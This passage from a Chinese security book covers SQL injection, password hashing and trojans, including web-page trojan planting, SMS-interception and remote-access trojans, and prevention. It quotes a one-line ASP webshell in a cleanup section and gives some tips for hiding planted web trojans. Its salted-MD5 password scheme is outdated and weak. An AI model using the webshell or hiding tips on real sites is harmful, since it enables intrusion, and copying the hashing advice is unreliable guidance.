(“DELETE FROM planet WHERE name = ?”);
$stmt->bind_param('s', “earth”);
$stmt->execute();
```

给出清晰地架构设计，明确验证数据的地方。2. 测试，测试，测试！！！3. 对于项目经理来说，如果发生注入的情况了。要检查发生的原因，根据具体情况。

如果真是因为程序员出现了不应给的疏忽，并且经常出现的话。就真的要换人了。SQL 注入的本质在于它是一个语言而不是一个特定格式的 API。所以你无法单独的给它传输参数什么的，只能整体的执行一条语句。

只要用户输入的东西可以直接进入 SQL，一个元素就可以变成一条语句，那么 SQL 注入就无法防止。更明确一些，这个问题并不是 SQL 语言特有的，而是只要 API 是一个语言，这个问题就必然存在。除非这个数据库的 API 并不以语言的方式提供，而是以某种不灵活不方便但更安全的方式。

我认为，要想完全从数据库本身解决这个问题，唯一的方法只能是不用 SQL ，不使用支持 SQL 的数据库，数据库的 API 以某种并非文本语言的方式提供。——纯粹数据库的角度，只要用 SQL 语言发命令的这种方式仍然存在，你就没法挡住手残的程序员，除非完全禁止掉 SQL。

在 Web 开发中，传统的加解密大致可以分为三种:1、对称加密：即加密方和解密方都使用相同的加密算法和密钥，这种方案的密钥的保存非常关键，因为算法是公开的，而密钥是保密的，一旦密匙泄露，黑客仍然可以轻易解密。常见的对称加密算法有：AES、DES 等。2、非对称加密：即使用不同的密钥来进行加解密，密钥被分为公钥和私钥，用私钥加密的数据必须使用公钥来解密，同样用公钥加密的数据必须用对应的私钥来解密，常见的非对称加密算法有：RSA 等。3、不可逆加密：利用哈希算法使数据加密之后无法解密回原数据，这样的哈希算法常用的有：md5、SHA-1 等。

在我们上面登录系统的示例代码中，$md5password = md5($password); 从这句代码可以看到采用了 md5 的不可逆加密算法来存储密码，这也是多年来业界常用的密码加密算法，但是这仍然不安全。

为什么呢？这是因为 md5 加密有一个特点：同样的字符串经过 md5 哈希计算之后生成的加密字符串也是相同的，由于业界采用这种加密的方式由来已久，黑客们也准备了自己强大的 md5 彩虹表来逆向匹配加密前的字符串，这种用于逆向反推 MD5 加密的彩虹表在互联网上随处可见。

在 Google 里使用 md5 解密作为关键词搜索，一下就能找到 md5 在线破解网站，把我们插入用户数据时候的 MD5 加密字符串

e10adc3949ba59abbe56e057f20f883e

填入进去，瞬间就能得到加密前的密码：123456。

当然也并不是每一个都能成功，但可以肯定的是，这个彩虹表会越来越完善。所以，我们有迫切的需求采用更好的方法对密码数据进行不可逆加密，通常的做法是为每个用户确定不同的密码加盐（salt）后，再混合用户的真实密码进行 md5 加密。

```
<?PHP
//用户注册时候设置的 password
$password = $_POST['password'];
//md5 加密，传统做法直接将加密后的字符串存入数据库，
但这不够，我们继续
$passwordmd5 = md5($password);
//为用户生成不同的密码盐，算法根据自己业务的需要而不同
$salt = substr(uniqID(rand()),  -6);
//新的加密字符串包含了密码盐
$passwordmd5 = md5($passwordmd5.$salt);
```

不要随意开启生产环境中 Webserver 的错误显示。记住永远不要信任来自用户端的变量输入，有固定格式的变量一定要严格检查对应的格式，没有固定格式的变量需要对引号等特殊字符进行必要的过滤转义。使用预编译绑定变量的 SQL 语句。做好数据库帐号权限管理。最后严格加密处理用户的机密信息。

针对这一攻击手段，安全专家认为，最根本的措施是对 Web 应用的用户输入进行过滤，针对 Web 应用的基本特性，对 Web 应用的整体安全工作采取以下具体措施。

1、Web 应用安全评估

结合应用的开发周期，通过安全扫描、人工检查、渗透测试、代码审计、架构分析等方法，全面发现 Web 应用本身的脆弱性及系统架构导致的安全问题。应用程序的安全问题可能是软件生命周期的各个阶段产生的，其各个阶段可能会影响系统安全。

2、Web 应用安全加固

对应用代码及其中间件、数据库、操作系统进行加固，并改善其应用部署的合理性。从补丁、管理接口、账号权限、文件权限、通信加密、日志审核等方面对应用支持环境和应用模块间部署方式划分的安全性进行增强。

3、对外部威胁的过滤

通过部署 Web 防火墙、IPS 等硬件设备和某些软件，监控并过滤恶意的外部访问，并对恶意访问进行统计记录，作为安全工作决策及处置的依据。

4、Web 安全状态检测

持续地检测被保护应用页面的当前状态，判断页面是否被攻击者加入恶意代码。同时通过检测 Web 访问日志及 Web 程序的存放目录，检测出来是否存在文件篡改及是否被加入 Web Shell 一类的网页后门。

5、事件应急响应

提前做好发生几率较大的安全事件的预案及演练工作，力争以最高效、最合理的方式申报并处置安全事件，并整理总结。

6、安全知识培训

让开发和运维人员了解并掌握相关知识，在系统的建设阶段和运维阶段同步考虑安全问题，在应用发布前最大程度地减少脆弱点。这个可以说是很重点了，为什么一直要强调安全意识，所谓的有攻才有防。

你掌握的手段可能有些人他并不会，这里就需要你提前如果了解过这方面的培训，不仅仅是对你自己的提升，就是对以后你就职的公司安全起到了很大的作用。



# 第七章

# 你好，木马

## 7.1 特洛伊木马计

曾经有人说过这样一句话“无知者无畏”，我觉得真实的情况恰恰相反，真正无畏的人只能是拥有了足够知识的人。人心中最大的恐惧就是对未知的恐惧，恐怖片之所以恐怖，是因为你不知道下面将要发生什么；木马之所以恐怖，也正是因为你不知道它们是什么，它们能做什么。

特洛伊我想这个词并不是很陌生，当然讲木马之前，跟特洛伊有个相关的传说故事，也有拍成了电影，此故事传说成分可能较大，但是非常的有意义，在“荷马史诗”中也有相关的记载，好像是说的一位叫荷马的人，他觉得这个传说应该是有根据的，所以他后来去到特洛伊城的原地址考察，然后变身考古学家，开始挖地，结果没有全部挖出来，他就死了，后来有更多的人去挖，结果还真的有发现，挖着挖着就还原了大部分的特洛伊城的原貌。

我还是想简单的说一下故事吧，说什么木马什么代码之类的，我都感觉非常枯燥。据说特洛伊这个名称来源于希腊神话《木马屠城记》。古希腊有大军围攻特洛伊城，久久无法攻下。于是有人献计制造一只高二丈的大木马，假装作战马神，让士兵藏匿于巨大的木马中，大部队假装撤退而将木马摈弃于特洛伊城下。

城中得知解围的消息后，遂将“木马”作为奇异的战利品拖入城内，全城饮酒狂欢。到午夜时分，全城军民尽入梦乡，匿于木马中的将士开秘门游绳而下，开启城门及四处纵火，城外伏兵涌入，部队里应外合，焚屠特洛伊城。后世称这只大木马为“特洛伊木马”。

木马屠城能够成功的原因其实很简单，就是有神祇的帮忙。按照比较完整版本的故事，希腊人在临走时候放出了风声，说特洛伊木马是献给雅典娜的礼物，所以必须拖进城。这时候就有个思路比较正常的叫做拉奥孔的特洛伊人出面阻止此事，结果雅典娜放了条蛇把拉奥孔和他的儿子咬死了以示神意。

于是特洛伊人就把木马拖进城去了。简单来说，木马计根本算不上什么谋略，根本就是希腊人开了外挂。按照中国人的理解，谋略故事是讲究前因后果的，如果跑出来一个神阻止司马懿，那空城计的故事就没法说了。

但是，希腊神话总的来说不是特别在意这一点，很多剧情是靠神祇的行动来推动的。在一些比较低劣的故事里，甚至出现故事编到最后没法收场，直接靠神从天而降解决问题的情况，所以有个专门的词叫做“解围之神”

荷马时代离我们已经太远了，真相可能永远都不能知道。不过有一种说法是特洛伊城的城墙是被海啸摧毁的。因为荷马史诗里说特洛伊城墙本来就是海神波塞冬所建，而波塞冬的驾驶着一辆马车，所以木马象征着海神之力，在海啸摧毁的高大的城墙后，希腊军一拥而上，终于攻克特洛伊城。

特洛伊木马，如今黑客程序借用其名，有“一经潜入，后患无穷”之意。完整的木马程序一般由两个部份组成：一个是服务器程序，一个是控制器程序。

中了木马就是指安装了木马的服务器程序，若你的电脑被安装了服务器程序，则拥有控制器程序的人就可以通过网络控制你的电脑、为所欲为，这时你电脑上的各种文件、程序，以及在你电脑上使用的帐号、密码就无安全可言了。

各种类型的木马也是有他的原理和相关的危害性，一个完整的木马系统由硬件部分、软件部分和具体连接部分组成。作为一个优秀的木马，自启动功能是必不可少的，这样可以保证木马不会因为你的一次关机操作而彻底失去作用。正因为该项技术如此重要，所以，很多编程人员都在不停地研究和探索新的自启动技术，并且时常有新的发现。一个典型的例子就是把木马加入到用户经常执行的程序中，用户执行该程序时，则木马自动发生作用。

木马一般也都是在你 C 盘，系统的文件目录下运行插入，系统文件都是英文又多，小白根本看不懂。还可以加入注册表和捆绑给你，说到捆绑我觉得也是最常见的了，直接发个木马给你，你可能不会接受或者不清楚的情况下拒绝了，但是你如果是自己需要个什么软件，别人给你里头就捆绑上病毒，或者你到网上下载一起给你捆绑，你点几下就疯狂给你下载你不需要的软件，你去官网下载出现这种情况的几率就小得多。

最简单的方法就是使用 netstat-a 命令查看。你可以通过这个命令发现所有网络连接，如果这时有攻击者通过木马连接，你可以通过这些信息发现异常。通过端口扫描的方法也可以发现一些弱智的木马，特别是一些早期的木马，它们捆绑的端口不能更改，通过扫描这些固定的端口也可以发现木马是否被植入。

有些人攻击你的机器不过是想寻找一个跳板。做更重要的事情；可是有些人攻击你的计算机纯粹是为了好玩。对于纯粹处于好玩目的的攻击者，你可以很容易地发现攻击的痕迹。

对于那些隐藏得很深，并且想把你的机器变成一台他可以长期使用的肉鸡的黑客们，你的检查工作将变得异常艰苦并且需要你对入侵和木马有超人的敏感度，而这些能力，都是在平常的电脑使用过程日积月累而成的。

## 7.2 木马的发展史

直接切入主题，大概的介绍一下，世界上第一个计算机木马是出现在1986年的PC-Write木马，一旦用户信以为真运行该木马程序，那么他的下场就是硬盘被格式化。第一代木马还不具备传染特征。

1989 年出现了 AIDS 木马。由于当时很少有人使用电子邮件，所以 AIDS 的作者就利用现实生活中的邮件进行散播，给其他人寄去一封封含有木马程序软盘的邮件，这里说的邮递是快递，你乱收快递也会中招，就这么简单。第二代木马已具备了传播特征。

新一代的木马出现了，它兼备伪装和传播两种特征并结合 TCP/IP 网络技术四处泛滥。木马的主要目标也不再是进行文件和系统的的破坏，而是带有收集密码，远程控制等功能，国外的不谈，就说国内的早期的冰河，用过的都说好，当然后门的事情就不提了。

当木马程序攻击得手后，计算机就完全成为黑客控制的傀儡主机，黑客成了超级用户，用户的所有计算机操作不但没有任何秘密而言。而且黑客可以远程控制傀儡主机对别的主机发动攻击，这时候被俘获的傀儡主机成了黑客进行进一步攻击的挡箭牌和跳板。

这时期的木马比较显著的特点是以单独的程序形势存在，带来的问题是木马的网络行为很容易被一些个人防火墙所阻断，为了解决这个问题，一个新的技术被广泛应用，这就是进程注入技术。

进程注入技术是将代码注入到另一个进程，并以其上下文运行的一种技术，木马经常注入自己到 IE 浏览器中，由于 IE 浏览器经常需要访问网络，因此在防火墙弹出是否允许 IE 浏览器访问网络时，用户经常会点击允许，殊不知自己机器中的木马已经偷偷地去连接网络了。

那时候的功能到现在来说，添加的功能越来越强大，可以说是变态，不过现在比早几年好多了，因为啥？流氓软件都变身成为杀毒了阿，国家也重视安全这块，各家都出 XX 杀毒 XX 卫士，为了怕你不会安装或者不太安全，他们贴心为你添加了自动安装所有安全产品的功能，恩，真贴心。

零几年开始发展变得不一样了。在黑客圈子内部，有人公开提出免杀技术，这种技术是针对杀毒软件的特征码直接修改木马的二进制代码，由于当时还没有强有力的工具出现，所以一般都使用 WinHEX 工具逐字节更改，需要相当的技术能力，后来也是出了一款啥免杀工具，使得免杀迅速的火了一把，免杀简单的说就是过杀毒软件，木马学会伪装了，你检测不到，就酱。

那时候一批黑客站点有意或无意的宣传使得越来越多的人开始讨论免杀技术，各大杀毒软件面临严重的信任危机，一个懂一点基本的PE文件知识与免杀工具的使用的初学者就可以轻易编辑一个木马，修改其特征码使其躲过杀毒软件的检测，据统计，著名木马灰鸽子曾在短短一年之内出现超过 6 万个变种，绝大部分都源于免杀技术的普及。

木马的时代当然离不开操作系统的时代，原来都说 mac 苹果的系统安全，现在好像也遇到危机了，操作系统很大一部分程度上决定着木马的传播。

DOS 时代：任何程序无需任何手续即可做任何事，包括修改操作系统内核、直接发指令字操控硬件。甚至，如直接修改中断向量表，替换操作系统或 BIOS 提供的中断服务程序，就是篡改运行中的操作系统内核，以使自己的程序代码藏身中断向量区、在条件合适时可以继续执行的 TSR 技术。

程序终止驻留内存技术，在当时竟然是普通软件的必修技术之一，不然很多功能都做不到。普通软件都玩的这么 high 了……那病毒呢？——有个病毒每 3 个字节一解密，然后执行解密出来的指令；执行完指令再解密三个字节。

而且前面指令解密后的结果，是后面解密流程的密钥，以至于根本不能下断点，因为下断点就破坏了密钥，使得几乎无法分析它。而且这个病毒还可以在每次感染时变形，两个不同副本不会出现连续 3 个字节相同……既然完全没有控制，病毒泛滥就理所当然了。

Windows 9x/me 时代：内核置入 IA32 架构保护模式的 ring 0，其它应用隔离到低权限的 ring 3，得到了相当的安全性；DOS 以共用硬盘的虚拟机形式，提供给过去的 DOS 程序使用；为了兼容，仍然在内核中使用了一些 16 位代码，以及其他很多兼容措施。

这种混合导致漏洞多多；对 DOS 的兼容导致只能使用不携带权限信息的 FAT16/32 文件系统，使得恶意程序仍然可以随便访问任何信息。结果仍然是病毒泛滥；但已经比 DOS 时代大有好转。

Windows XP 时代：个人桌面终于迁移到 NT 内核上，有了真正的权限限制；有了携带权限信息的 NTFS 文件系统，保护私密信息成为可能。这个时代，情况已经很好了，现在都 win10 了，到现在都还有很多电脑都是 XP 系统，XP 的时代是一个非常具有意义的。

但 XP 的弱点是其上自带的 IE 太烂，几乎等于不设防，所以只要局域网一台机器中了 arp-iframe 病毒，整个网络所有装 XP 的系统只要上网，就必然中招；它默认使用有管理员权限的帐号登录，必须得用，不然很多软件根本不能启动，而这种帐号有权动电脑中的一切，这就相当于部分回归到了 DOS 时代。

自然不能阻挡病毒泛滥。大多个人用户仍然沿用过去的 FAT32 文件系统，这种系统不携带权限信息，所以仍然无法保护敏感文件。

Windows vista/7 时代：有了强制性的 UAC，任何程序想做点非法活动，就必然惊动用户，用户不同意你就不能继续；同时，这个时代的主流浏览器全部有了沙箱机制，即便被网络攻击，也很难影响到操作系统。然后，携带权限信息的 NTFS 文件系统终于成为大部分人的默认选项，敏感信息得到妥善保护。如此一来，自然就没什么病毒了，win7 是经典，Vista 干脆就很多人听都没有听过，一代失败的产品，所以 win7 也是目前的主流。

linux 下为何干脆就没杀毒软件呢？因为 linux 权限管理非常严格。所谓 Windows 因为用户太多所以病毒多，完全是厂商的误导宣传。linux 还服务器多呢。攻陷一个热门网站的服务器，给网页挂马，瞬间就能控制一大批的肉鸡，何乐而不为呢？

事实上，正是因为 linux 权限控制太严，所以哪怕一台很多人用的服务器，一个用户 2X 感染了病毒，也没法影响同一个系统中的其他人。之后只要删掉这个中毒的用户，一切就恢复了。

举例来说，当初 Windows 有个输入法帮助漏洞：在登录界面切换中文或其它输入法，点帮助，然后在帮助界面导航栏输入 c:\，就能以管理员权限浏览硬盘、启动任意程序。这权限管理何其烂也。这么烂的权限管理，怎么可能阻止病毒入侵呢？

更可笑的是，这居然被认为是输入法软件公司的 BUG：它们本该检查是不是登录状态，不是登录状态就应该灰掉帮助按钮的！可要是这个软件公司本身就是个流氓呢？你也让它随随便便就能执行本来必需管理员权限才能执行的危险操作而不需要任何用户凭据？

而在 linux 下呢，未登录就是 nobody，除了极少几个在登录时必须能接触的东西 passwd、shadow 文件，其它任何东西都不允许你接触。至于输入法？它必须以当前用户身份启动，没有哪个管理员能脑残到给它设置 setuID，让任何人使用它时，都能临时切换成 root 身份的。所以，只要不给权限，任何程序根本就没能力在硬盘上写入任何不良信息，除了设置为 nobody 可写的文件，也不可能去启动任意程序读取任意信息，原因就是权限控制得好。

最后，说说 0day 因为一说这个，很多半桶水都喜欢跳出来说有 0day，0day 可牛比了，啥都能干。先解释下，0day 其实是操作系统里面的、能够非法得到高权限的、暂时未能修复的漏洞。打个比方的话，权限是无法逾越的高墙，而 0day 是高墙上无意留下的狗洞——不封住，坏人就可能从狗洞里钻进去。任何系统都无法避免 0day。

在 0day 被厂商修复之前，的确是可以用来写“能够一传一大片”的病毒的。但是，0day 问题和权限问题有一点根本上的不同。比如，Windows xp 的权限设置，普通用户的使用方式和默认权限设置下，到处都是漏洞。

如果你发现了一个 0day，好不容易发现了一个别人没发现的 0day；你舍得用这样一个珍贵的 0day 随便攻击无确切价值的普通用户，导致杀手锏过早暴露吗？注意，一旦 0day 暴露，可是会被厂商用紧急补丁修复的哦。一个 0day，国外黑市报价数万美元甚至更高，而且可以卖给多个买主，所以“珍贵”绝不是空口白话。

换句话说，攻击 XP 及之前的 Windows/DOS 系统，无需任何特殊技术，因为它们要么根本没权限概念、要么权限形同虚设；而攻击 Windows vista/7 之后的系统，就必须先找个未修复的 0day 漏洞，绕过权限机制。

更形象点说：一个半吊子程序员，在以管理员身份登录的 xp 用户那里，轻松就能写一个程序肆意破坏；但想去攻击被权限严密保护的 Windows vista/7、Unix 用户，就必须先挖出一个 0 day……这可不是一般半吊子能做到的；能做到的，也不会再屑于做过于“小儿科”的病毒了。

现在嘛，写病毒在行内人眼里叫“掉价”，是些正路子走不通才铤而走险的家伙才会去玩的无聊东西：而这些人呢，写病毒又很难赚钱，不如木马能来钱。

而木马靠什么来钱呢？当然是偷盗用户隐私信息。但安木马偷用户隐私信息可不容易啊，又得想办法骗用户点击又得找浏览器的 0day，而且没多久木马用的那个 0day 又失效了，还得重新来……那么，真正绝妙的好主意是什么呢？

你猜对了。写个流氓软件，光明正大要系统权限。用户一看，这种软件有用啊，又不要钱，当然要装啊。装上人家就监控你在电脑上的所有举动，然后上传到服务器——咦？这不就是木马吗？谁说的？木马是偷偷摸摸藏自己、偷信息，人家光明正大搬。

这怎么能叫木马呢？嗯，反正无论如何，用户信息都拿到了，后者你还没法说他。那么，又何必写木马呢？然后，嗯，反正大家都是流氓，就谁也别揭发谁了。事情大概就是这样子的。当然，仅限于国内。

## 7.3 简单网页挂马

从“挂马”这个词中就知道，它和木马脱离不了关系，的确，挂马的目的就是将木马传播出去，黑客入侵了一些网站之后，将自己编定的网页木马嵌入到其网站的页面中，通常是主页，利用该网站的流量将自己的网页木马传播出去从页达到自己的目的。

网马，即“网页木马”，就是将木马和网页结合在一起，当打开网页的时候就会自动下载并运行其木马程序，最初的网页木马就是利用 IE 浏览器的 ActiveX 控件，在运行网页木马的时候会弹出一个控件下载提示，只有经过用户确认后才会运行其中的木马。

介绍几种简单的挂马方式，具体的代码就不公布了，部分的进行演示一下。常见的 HTML 挂马法。 常规的 HTML 挂马方法一般是在网页中插入一条 iframe 语句。之后比这种稍微高级一点的就是 JS 挂马。

还有在 CSS 中挂马。 然后在主页中调用这个 CSS， expression 可以在 CSS 中引入 JS 语句，所以我们可用于挂马。不过写的语句值可以远程调用，本地不可以。在 swf 中挂马有点老套了，还可以在影音文件之类的挂马。

在说说挂马的技巧，挂马首先要求的是隐蔽性，这样挂的时间才能长。像在 SWF、JS、RM 中挂马就是比较隐蔽了，但是还可再用到些技巧。 你可以远程执行后缀，有些甚至可以不加后缀也行，更加隐蔽，或者加密内容等。

还可以 URL 变形，方法也有很多，例如将 URL 的 16 进制转换为 encod 编码等。如果是涉及到 URL 欺骗的方法就更多了，不过多数的 URL 欺骗，自己有很多办法可以隐蔽挂马肯定长久的最好，不要被杀了一直可以用。

拿到了 Webshell 的话，挂马自然是很简单了。但是拿不到的情况下，如果注入点有 update 权限，我们可以仔细查找首页中的某条新闻的调用链接，然后 update 数据库达到我们的目的。如果可进入后台，我没就可以在一些发公告的地方写入自己的木马代码，不过千万别打乱前台 HTML 源文件里的代码逻辑。

如果你有自己的网站，你是管理员的话，你网站被黑客黑了自己要学会检查首页文件，底部出现，清理掉后，页面即正常，这种挂马主要以直接修改首页文件为主，容易发现和清理。

改了首页文件后，但却发现问题依然存在，全部页面都被挂马的话，即使恢复了首页，但用户访问其他页面的时候依然会蹦出病毒提示。采用备份文件覆盖恢复，重装操作系统等方法都实验以后，隔天后可能再出现被挂马的情况。

可能属于网页后门导致，于是检查所有 asp 程序文件，攻击者往往会采用一些双扩展名的文件存放在，例如图片目录当中，xxxx.jpg.asp 文件。

打开来看代码类似于<%execute request（“qq191179394”）%>这样的语句，明显是一句话后门，从文件名来判断，这种伪装图片的后缀上来的文件，应怀疑是提交图片功能存在上传漏洞，建议停用或者采用云锁进行过滤和检查网页木马。

访问首页病毒报警，全盘查找，没有发现首页和其他文件被篡改，如果对比所有文件的 md5，发现文件没有任何篡改的迹象，也就是说文件还是那些文件，为啥会出现挂马页面呢？可以考虑检查数据库中表单是否被挂马，网页木马并没有挂在文件里，而是挂在数据库内容里。

原理是首页调用活动新闻的时候，从数据库里读出表单内容，形成网页，因此读取的地方被插入了挂马语句，通过日志分析可以看出一些不同，可能最初会有一些探测语句，最后发现挂马的动作。

还有其他多种，比如 arp 挂马、域名劫持挂马、后台程序挂马等，都是非常好解决，一般的现在网站都有防护，自己多关注一下，如果像政府网站长期不管的话，就是被挂马了也没点事，甚至有的挂个几年都没有被发现，所以管理员要勤劳，做网站就要花心思。

## 7.4 如何防范木马

随着互联网的普及和发展，网络黑色产业也越来越深入互联网的每一个角落，曾经干净的、安全的、无私共享的网络资源如今已经逐渐绝迹。就像人生病了，会有各种各样的症状，同样，电脑中毒了也会有一些中毒反应。从预防做起，不是等中招了再来看，也要知道自己是哪个环节出的问题，懒的话你就下载杀毒软件。

常见的几种中毒反应比如经常死机、文件打不开、内存不足、空间不足、出现很多乱七八糟的文件和软件、数据丢失、系统突然变很卡、鼠标不听使唤等等，当然不一定这些情况全部是中毒，但是你可以及时的排查。

木马程序是目前比较流行的病毒文件，与一般的病毒不同，它不会自我繁殖，也并不“刻意”地去感染其他文件，它通过将自身伪装吸引用户下载执行，向施种木马者提供打开被种主机的门户，使施种者可以任意毁坏、窃取被种者的文件，甚至远程操控被种主机。木马病毒的产生严重危害着现代网络的安全运行。

木马不是马，但是它也有不同的品种，常见木马变种有几种

网游木马

网络游戏木马通常采用记录用户键盘输入、Hook 游戏进程、API 函数等方法获取用户的密码和帐号。窃取到的信息一般通过发送电子邮件或向远程脚本程序提交的方式发送给木马作者。

网络游戏木马的种类和数量，在国产木马病毒中都首屈一指。流行的网络游戏无一不受网游木马的威胁。一款新游戏正式发布后，往往在一到两个星期内，就会有相应的木马程序被制作出来。大量的木马生成器和黑客网站的公开销售也是网游木马泛滥的原因之一。

网银木马

网银木马是针对网上交易系统编写的木马病毒，其目的是盗取用户的卡号、密码，甚至安全证书。此类木马种类数量虽然比不上网游木马，但它的危害更加直接，受害用户的损失更加惨重。网银木马通常针对性较强，木马作者可能首先对某银行的网上交易系统进行仔细分析，然后针对安全薄弱环节编写病毒程序。随着中国网上交易的普及，受到外来网银木马威胁的用户也在不断增加。

FTP 木马

FTP 型木马打开被控制计算机的 21 号端口(FTP 所使用的默认端口)，使每一个人都可以通过一个 FTP 客户端程序、不用密码就可直接连接到受控制端计算机，并且可以进行最高权限的上传和下载，窃取受害者的机密文件。新 FTP 木马还加上了密码功能，这样，只有攻击者本人才知道正确的密码，从而进入对方计算机。

木马病毒的危害，希腊人凭借一只大木马攻下了特洛伊的城门，而黑客们会用木马程序攻破你满是漏洞的电脑，造成各种危害。盗取网游账号，威胁虚拟财产的安全木马病毒会盗取你的网游账号，盗取帐号后，并立即将帐号中的游戏装备转移，再由木马病毒使用者出售这些盗取的游戏装备和游戏币而获利。

盗取网银信息，威胁你真实财产的安全，木马采用键盘记录等方式盗取我们的网银帐号和密码并发送给黑客，直接导致经济损失。

盗取你的身份，传播木马病毒等不良信息。中了木马病毒的电脑会下载病毒作者指定的程序，具有不确定的危害性。

如何防范木马病毒及其他病毒的攻击？为了不像特洛伊国人那样被希腊人的木马打败，为计算机安装杀毒软件，定期打补丁和更新病毒库，及时清理敏感信息。下载软件时尽量到官方网站或大型软件下载网站，在安装或打开来历不明的软件或文件前先杀毒。

不随意打开不明网页链接，尤其是不良网站的链接，陌生人通过小企鹅等社交软件给自己传链接时，尽量不要打开。使用网络通信工具时不随便接收陌生人的文件，若接收，可在菜单栏中文件夹选项中“取消”隐藏已知文件类型扩展名”的功能来查看文件类型。

对自己的电脑硬盘文件要管理有序，能够知道什么安装到哪，不要把一大堆的软件都装在 C 盘，下载的都放到 C 盘以外的盘去。打开移动存储器前先用杀毒软件进行检查。如果需要从互联网等公共网络上下载资料转入内网计算机时，用刻录光盘的方式实现转存。

手机木马的防范，也要注意建议安卓手机用户不要随意开放 root 权限，作为安卓系统的底层权限，一旦开放 root 权限就意味着手机大门已敞开。

为手机软件使用行方便的同时，也为手机木马行了方便。日常使用手机过程中，谨慎点击软件内的推送广告。来源不明的手机软件、安装包、文件包、不明链接等不要随意点击下载。

最后是一定要知道学习相关的知识和养成良好的手机使用习惯，定期查杀手机木马，避免遭受潜伏在手机中的恶意软件危害，网络黑白还是值得推荐的。

## 7.5 短信拦截木马

短信拦截木马可以说是目前很流行的，此类木马目前最常见的是通过钓鱼、诱骗、欺诈等方式诱导用户装上木马，然后通过拦截转发用户短信内容，以此获取各种用户重要的个人隐私信息，如用户姓名、身份证号码、银行卡账户、支付密码及各种登录账号和密码等，造成这些信息的泄露，再利用此信息从而达到窃取用户资金的目的，严重威胁用户的财产安全。

顾名思义是一种可以拦截他人短信木马，就是让被攻击者收不到短信，并将短信内容截取到攻击者手机上。你要知道不可能无缘无故的把你钱转走，你自己不操作一些什么东西或者泄露的话，无形中你还帮着把钱转走了。。。

短信拦截马功能简单、开发成本低，但更新变化速度快，伪装目标不断更换，涉及样本量比较庞大。越来越多的出现，伴随着就有伪基站一系列的出现，瞄准了大家手机帮到的支付软件和银行卡。

短信拦截马其行为主要是拦截并转发短信来窃取隐私，此外部分还带有诱骗欺诈、远程控制、资费消耗、恶意扣费等。我说的可能不太全面，毕竟这个变化的太快了，防不胜防，但是还有有方法可以注意和避免的，更多的因素是人，你知道他怎么个方法操作，你就不会上当。

拦截马家族发展迅速，持续的演变过程中便不得不与安全软件查杀对抗，除了常规恶意代码手段，拦截马家族更喜欢采用加壳这种简单有效的手段。频繁更换修改加壳方式，高频率持续更新以保证绕过安全软件，拦截马对抗颇有 09 年 PC 上的免杀趋势。

从伪基站发送伪造钓鱼网站地址，再到用户访问钓鱼网站，欺骗用户输入个人信息，网站挂马诱导用户下载安装短信拦截木马，最后攻击者在线转账时通过拦截马转发网银验证码完成转账，这就是一个简单的拦截马工具模型。

个人大概描述一下，拦截马黑色产业链分工，肯定分阶段运作，先需要开发，或者有人来定制出钱找人做，这部分主要是拦截马木马的开发以及免杀、钓鱼网站的开发出售、伪基站的出售。

然后就需要人去发，去传播进行木马分发，广撒网才能多收鱼，拦截马分发手段主要有钓鱼短信、网站挂马、二维码传播。然后就会有人上当了，拦截马植入成功即可获取拦截短信，一般快速的会把你的资金购买虚拟物品转来转去，很难查。

除了现在伪基站的短信拦截木马危害较大，还有二维码之类的，什么扫一扫就送个东西，我是觉得你的个人信息远比那些小玩具要值钱得多，不知道你看完之后会不会觉得自己身价涨了！

我说几个场景现实中出现或者遇到的，比如去吃饭，亲朋好友新年聚餐，坐下来第一件事不是看菜单，而是连接免费公共 WiFi。然而，这些看似平常的小动作，分分钟都可能把你银行卡里的钱送到坏人的口袋里！

在街上，恶意二维码伪装成活动福利，送东西等吸引你，然后引导你去扫一扫。扫一下多简单，就得东西了，心里还要想，他是不是傻。其实这些二维码背后很可能就是手机木马，手机一扫描就可能被植入木马病毒。各种网银账户密码、短信验证码将会被木马盗取，后果不堪设想。

现在啥朋友结婚之类的，直接要你微信发红包随份子，有的甚至给你规定了份子金额，可是如果收到聚会相册、结婚请帖或者是红包福利等“带链接的短信”，请务必提高警惕，这很有可能是一条手机木马链接。

社交软件中的好友也好，手机中的短信也好，通讯录都有自己的好友，好友账号被盗或者别其他人使用，给你发送木马或者不明链接，木马里边用各种话语模仿，然后进行诱导，你点击后。

手机木马随即植入用户手机，而这其中大部分是安卓手机中 root 或者苹果越狱手机，现在有些你就是正规的下载也有可能出问题，自己没事别总是去下载不明的东西。

有方法都可以改善的，自己工作像现在很多人手机、平板啥的一大堆，你就可以进行分类的，玩游戏体验什么的就用一个，不要全部的都一直下东西，东西多了，像有些 APP 不定期就给你更新，有些人根本不在意他升级与否，自动升级也没关，这样流量也走了，说不定他升级了就变成流氓软件，问题就会显现了。

接下来盗取你的诸如姓名、手机号、身份证号、银行账号等个人信息，登录电商平台购物，并用手机木马拦截银行短信验证码实现盗刷，最后卖掉物品来套现。在整个过程中，你几乎毫无感知。

随着时间的推移，移动通信技术的发展，智能手机的出现，移动支付也渐渐占据主流。但由于手机支付安全问题日益突出，加上 AndroID 应用开发的简单，以及伪基站的出现，加固方案的发展，再结合流行已久的钓鱼网站，短信拦截马作为一个功能简单开发成本低，但获利颇高的黑色行业，不可避免的在短时间内便形成了其完整的产业链。

拦截马家族变化速度快，对抗强度高，传播渠道广，欺骗性强，极易造成用户重大经济损失以及隐私泄露。随着拦截马家族的爆发，同时更会不断产生着大量的伪基站诈骗短信以及钓鱼网站，可以极大避免此类威胁。

## 7.6 远程控制木马

远程控制木马大家都不陌生，尤其是早期接触黑客技术的人，早几年国内的黑客技术正是蓬勃发展的时期，那个时候流行各种黑客技术，其中远程控制技术，也是非常重要，而且容易上手的一个。

各种远程控制木马满天飞，无论是最早远控，还是各种后起之秀的，简直不胜枚举，各种被阉割的 xxx 专用版，各种新出的 xxx 个人版。如各类国产远控木马、上兴、PCShare、黑防的 ByShell、黑洞、冰河、SRAT、暗组的 DRAT、XRAT、维度等等，包括国外的一些 C/S，B/S 型的远控木马也传入了国内，各家似乎都在比拼谁的功能多，谁的免杀好，谁的反杀软技术强。

于是，各种 HOOK SSDT Rootkit 级别的木马比比皆是。可是，后来因为国家的管控，各种黑客论坛，黑客网站，黑客杂志相继关闭或消失。远控木马编写技术和木马免杀技术也不再那么流行，当初写木马做免杀的“高手”，如今早已从网络中销声匿迹。

有的成了里子，有的成了面子，都是时势使然。当然，客观的讲，造成这种形势的原因也是国内安全行业的进一步发展所致。不过，我相信依旧有一帮人还在这个领域埋头探索，在努力，木马依旧可以绕过各种杀软。毕竟，攻永远超前于防。

